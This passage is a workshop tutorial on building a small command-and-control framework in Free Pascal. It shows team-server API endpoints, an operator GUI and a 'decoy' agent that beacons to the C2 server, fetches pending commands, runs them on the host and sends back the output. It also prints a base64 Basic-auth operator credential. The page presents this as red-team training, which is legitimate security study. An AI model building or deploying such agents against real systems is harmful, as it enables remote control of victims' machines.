  "task_name":"execute",
  "task_data":"dir"
}
```

Exercise

https://github.com/0xsp-SRD/PAS-mini-c2c-/tree/main/DEV-01

Development of Team server and operator

For the operator side, I have used GTK interface to take advantage of the official GNOME bindings, besides it is cross platform open-source project with stability improvements and comprehensive collection of core widgets, for the functional part, the operator should have the ability to login into team server and manage connected decoys and interact with it, beside generating c2 profiler server which will stand as communication point with the decoy(agent).

C2 Profiler server

The decoys/list end-point will be responsible for handling all connected decoys that operators could access and manage. At the same time, the **listeners/create** function will allow operators to generate multiple decoys listeners and profiles.

My methodology to code these two functions is similar to the previous codded API end-points in part 1(Design and implementations). the operator sends a GET/POST request with required parameters to the team server, and the team server will handle the submitted request and execute it internally and then forward the results back as C2 profiler server. And operator could put out these results afterwards

```
procedure TPasserver.decoys_list(req: Trequest; res: TResponse);
var
JSON : TJSONOBJECT;
JArray : TjsonArray;
UUID_list : Tstrings;
httpcode:integer;
i : integer;
begin


{there be must be auth protection }
JSON := TJSONObject.Create;   // going to create json object


try
try
validateRequest(req); // protect the end-point with valid authentication
beaer token




except on E: Exception do
begin
    Json.Add('success', False);
  Json.Add('reason', E.message);
    httpCode := 401;
   jsonresponse(res,Json,httpcode);


end;
end;
```

```
  // reflect the status if in case auth is failed,

JArray := TjsonArray.Create;  // create json array to handle the list of decoys

Json.Add('decoys',jarray);

httpcode := 200;   // that will solve parsing the content bugs



with DB do  begin

UUID_LIST := all_decoys;   // will take the list as string

end;


for i := 0 to UUID_list.Count -1 do begin    // read all inside the list

JArray.Add(UUID_LIST[i]);   // add it into json array.

end;


jsonresponse(res,JSON,httpcode);


finally

 json.Free;

end;

end;
```

After that, we need to add a listeners feature in our team server, which will be assigned to each generated decoy with a specific profile.
To achieve that, the team server API will get the information submitted from the operator and create an internal thread that will create a unique listener for a decoy.

The below code snippet will handle the operator authenticated request, including listener option parameters(lhost,lport), and forward that request into the team server-internal function to create a threaded API server for the agent communications only.

```
procedure TPasserver.listeners_create(req:TRequest; res: Tresponse);

var

JSON : TJSONOBJECT;

l_port: string;
```

```
httpcode : integer;


begin

JSON := TJSONObject.Create;

try

try

validateRequest(req);

except on E: Exception do

begin

    Json.Add('success', False);

    Json.Add('reason', E.message);

    httpCode := 401;

    jsonresponse(res,Json,httpcode);

end;

end;

 l_port := req.QueryFields.Values['l_port'];

 l_host := req.QueryFields.Values['l_host'];


with s_child do begin

 s_child := Tchild.create(true); // here will spawn another thread to handle
child decoy API server

 s_child.execute(l_port);

end;

JSON.Add('port',l_port);

JSON.Add('host',l_host);

jsonresponse(res,Json,httpcode);


finally

json.Free;

end;
```

```

end;
```

As we discussed, the decoy API server differs from the team server. So, we need to structure the required JSON API end-points and the threaded HTTP server.

```
function TChild.Listeners: TMyListeners;   // our listner function
var
  LAZ : TPasserver;
begin
{still in progress}
  with LAZ do begin
  HTTPRouter.RegisterRoute('/agent/heart_beat',@agent_heart_beat);
  end;
 _Listeners.Threaded := true;
 _Listeners.Initialize;

Result := _Listeners;
end;
```

For a quick demonstration, I have made an agent **heartbeat** end-point and will later see if we can access it when creating a listener and forwarding an agent API server.

```
procedure TPasserver.agent_heart_beat(req : Trequest; res: TResponse);
var
JSON: TJSONOBJECT;
httpcode:integer;
begin

JSON := Tjsonobject.Create;
Json.Add('status', 'i am a live '+l_host);
httpCode := 200;

jsonresponse(res,Json,httpcode);
```


```
end;
```

Operator interface

Since the graphical interface development could take much time to explain each step, I will only cover the important parts of development and code functions, and explain the workflow to understand how is that works and you might refer to each attached exercise to get and compile. Below is the form design expected to have for now in the operator GUI.

Form1	contains (username,password,team server IP address,port)
Form2	main dashboard to view connected decoys and assign tasks, including viewing results.
Form3	listeners creation and management

Login form – Operator Auth GUI




Server IP: localhost
Port: 8000
SSL: ✓
Username: operator
Password: ●●●●

the login form will be the first form to appear with options (server address, port, SSL) and username, and password; I have used the fphttpclient library for sending requests, which supports SSL by default.

```
function POST_Requester(URL_DATA,payload:string):string;
var
FPHTTPClient: TFPHTTPClient;
Resultget : string;
begin
      FPHTTPClient := TFPHTTPClient.Create(nil);
      FPHTTPClient.AllowRedirect := True;
         try
         Resultget := FPHTTPClient.FormPost(URL_DATA,payload);
         POST_Requester := Resultget;
         except
            on E: exception do
writeln(E.Message);
         end;
      FPHTTPClient.Free;
end;
```

While the operator dashboard would looks like as the following figure below, with some options such as creating listeners/decoys and managing the connected sessions.




b3BlcmF0b3I6MHhzcA==

As for now, I have added a function to retrieve the connected decoys and draw them on the VirtualTreeView visual component.

```
procedure Tform2.get_connections_list;

var

rs,proc: string;

i :integer;

jData : TJSONData;

E : TJsonEnum;

Data: PTreeDecoy;

XNode: PVirtualNode;

p_size,d_size : integer;

begin

  proc := 'https://';

  try

 rs :=
sync_remote_GET(proc+form1.edit1.Text+':'+form1.edit2.Text+'/decoys/list',Label1.Capt
ion);

 ////  JSON Parser to extract connected decoys with info /////////////////

 jData := GetJSON(rs);


 for E in JData do begin

   case E.Key of

     'decoys':     //grab decoy list

    decoy_list:=CreateTdecoy_list(e.Value);


   end;

 end;

p_size := length(decoy_list);

for i :=0 to p_size -1 do begin

XNode := VST.AddChild(nil);

if  Assigned(Xnode) then begin

 Data := VST.GetNodeData(XNode);

 Data^.UUID:= decoy_list[i];

end;
```

```
end;
 except
       on E: Exception do
       showmessage(E.message);
  end;
end;
```

Let’s now continue to do the third part, which is the creation of listeners from the operator dashboard. To achieve that, I need to put the web requester inside a created thread to avoid freezing the main application and simultaneously get the job done.




First, we need to declare a thread with execute override procedure and add cthreads unit into client.lpr project file

```
type
   TWorker = class(Tthread)
   protected
   procedure execute;override;
   public
   constructor create(CreateSuspended : boolean);
   end;
```

and inside the execute procedure, I have added the web requester code with the authentication bearer

```
function sync_remote_GET(URL,token:string):string; // this is for GET request
only.

var

FPHTTPClient: TFPHTTPClient;

Resultget : string;

begin

      FPHTTPClient := TFPHTTPClient.Create(nil);

      FPHTTPClient.AllowRedirect := True;

           FPHTTPClient.AddHeader('Authorization','Basic '+token);

         try

         Resultget := FPHTTPClient.Get(URL);

         sync_remote_GET := Resultget;

         except

            on E: exception do

               showmessage(E.Message);

         end;

      FPHTTPClient.Free;

      end;


procedure Tworker.execute;

begin

sync_remote_GET(c_url+g_payload,g_token);

end;
```

that will resolve the issue of freezing components while sending HTTP/HTTPS requests into the team server. As a result, we can create a listener profile successfully, and the agent server works well.



Profile name	Address	port	Type
DEV-02	localhost	3333	

b3BlcmF0b3I6MHhzcA==

```
GET /agent/heart_beat HTTP/1.1
Host: localhost:192.168.33.135
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
Sec-Fetch-Site: none
Authorization: Basic b3BlcmF0b3I6MHhzcA==
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Exercise

I have uploaded the project code at this stage of development to the main repo of this project, DEV-02.

Decoy – development

Operation

The decoy(agent) will have a simple program execution flow, it supports (Linux/windows/macOS) with multi-threading while handling c2 communications, which means it is super-fast when it comes to job scheduling and delivering the results output to the team server.




Fig 1.1

as shown in figure 1.1, at the beginning of execution, the decoy will check if the c2 is up and responsive to accepting connections and then establish the session with the created c2 profile server.
Below is the constant variable config defined in the agent source code which could be changed and make it more dynamic if willing to develop more professional version of this demo.

```
profile_UUID = 'agyrtsdfc';
decoy_profile_server = '127.0.0.1';
decoy_profile_port = ':3333';
decoy_profile_type = 'http://';


{ agent end-point profile }
```

```
tasks_endpoint = '/tasks/view/';

tasks_update_status = '/tasks/update';

task_results = '/agents/results';
```

then start parsing the Pending assigned task, after that, the decoy will execute the job on the target and send the result back to the c2.

Moreover, the decoy will not perform the actions if the initial handshake fails, which means less noisy behaviour and stable execution flow.

In addition, I have avoided using while loop functions while handling the job of the assigned task; for that reason, I have used fptimer component to handle this part with custom timer intervals and threaded execution; besides, it is very tender to the CPU and RAM while handling the assigned jobs, or even while handling raised exception.
For example, if the agent sends the results into c2server and then accordingly the c2 goes offline or connection termination, the agent will handle that and send the results again when it is up and running.

below code is the initial connection test function to check and test if the connection has been successfully established, and then change the Boolean state of isconnected variable into false or true depending on the connection results.

```
function initi_connection(server:string):string;

var

  FPHTTPClient: TFPHTTPClient;

  Resultget,end_point,res: string;

  ok : integer;

begin

isconnected := false;


end_point := '/agent/heart_beat';


FPHTTPClient := TFPHTTPClient.Create(nil);

FPHTTPClient.AllowRedirect := True;

  try
```

```
   Resultget := FPHTTPClient.Get(server+end_point);
   if Length(Resultget) > 0 then
    begin
    isconnected := true  // if connected true, timer will take and execute
    end else
    isconnected := false;

  except
   //   on E: exception do
   end;
FPHTTPClient.Free;
end;
```

After that, the agent time will check the **isconnected** Boolean variable result if it is true, then agent will check the assigned tasks at */tasks/view/* API end-point for further executions.

```
procedure TSync.DoOnTimer;
var
server:string;
begin

  if Assigned(FOnTimer) then
    FOnTimer(Self);
    if isconnected = True then
    sync_endpoint
    else
    connect;
end;
```

After parsing the JSON response provided by the c2 profile server, the agent will force some logical checks to ensure the execution is successful and then transfer the results back into the c2.


```
procedure TSync.sync_endpoint; // this is main procedure to get assigned
tasks

var

rs,task_data,task_status,task_id,outdata : string;

jData : TJSONData;

tiny_payload : string;

begin

rs :=
HTTP_WORKER(connect_endpoint+tasks_endpoint+'?profile_UUID='+profile_UUID,'GE
T',profile_UUID,'','','');

if length(rs) > 2 then begin

jData := GetJSON(rs);

task_data := Jdata.FindPath('task_body').AsString;

task_status := Jdata.FindPath('task_status').AsString;

task_id := Jdata.FindPath('task_id').AsString;

if task_status = 'PENDING' then begin

outdata := exec_command(task_data);


if length(outdata) > 1 then

tiny_payload :=
'uuid='+profile_UUID+'&task_id='+task_id+'&task_status=COMPLETED';

HTTP_WORKER(connect_endpoint+'/tasks/update/','POST','','','COMPLETED',tiny_p
ayload);

send_results(connect_endpoint+'/tasks/results/',profile_UUID,task_id,outdata)
;

end;

end;

end;
```

at this stage, the decoy will repeat the checking and job scheduling with custom time intervals

```
inherited Create(CreateSuspended);

  FInterval := 3000;

  FreeOnTerminate := True;
  FEnabled := True;
```

Completing the pieces

as we want the process to be seamless, I have completed the operator-side functionality starting from Designing the interface to having a stable working demo. You might check the following twitch highlighted clip.



UUID	Type	Internal IP	User
agyrtsdfc			
sresaxdfg			

For the operator side, I have created a function to create a Visual component on run-time and assign a tab sheet to each connected decoy. For task creation, a threaded HTTP worker running will handle both sending and receiving results per decoy UUID and the task ID. Below is a code example to show how used threading to receive decoy results and create run-time visual components for the assigned decoy.

```
 end_point :=
'/decoy/results?UUID='+pagecontrol2.ActivePage.Caption+'&task_id='+inttostr(task_id);

  with proc do begin

   p := FindComponent(pagecontrol2.ActivePage.Caption) as Tmemo;

   tmp := get_result_decoy(url,end_point,label1.Caption);
   p_data := parse_task_json(tmp,s_size);

   if assigned(p) then begin

   p.lines.Add('[+] size of recieved data : '+inttostr(s_size));

   p.lines.Add('------------------------------------');

   p.lines.Add(p_data);

   p.SelStart:= MAXInt;
```

Exercise

the demo source code under the folder DEV-03, and for issues, navigate the following discussion topic created to highlight some common issues or compile problems, thoughts, and ideas.

Summery

In conclusion, the development of command-and-control framework is a core strategies of security practice evaluation, as it's essential for completing red teaming advisory or simulation practice in more sufficient way.
However, this is the first workshop has been done ever to cover development of c2c demo in Free Pascal language which becomes branded as Delphi now days. The contribution to this workshop is open and it is totally open sourced.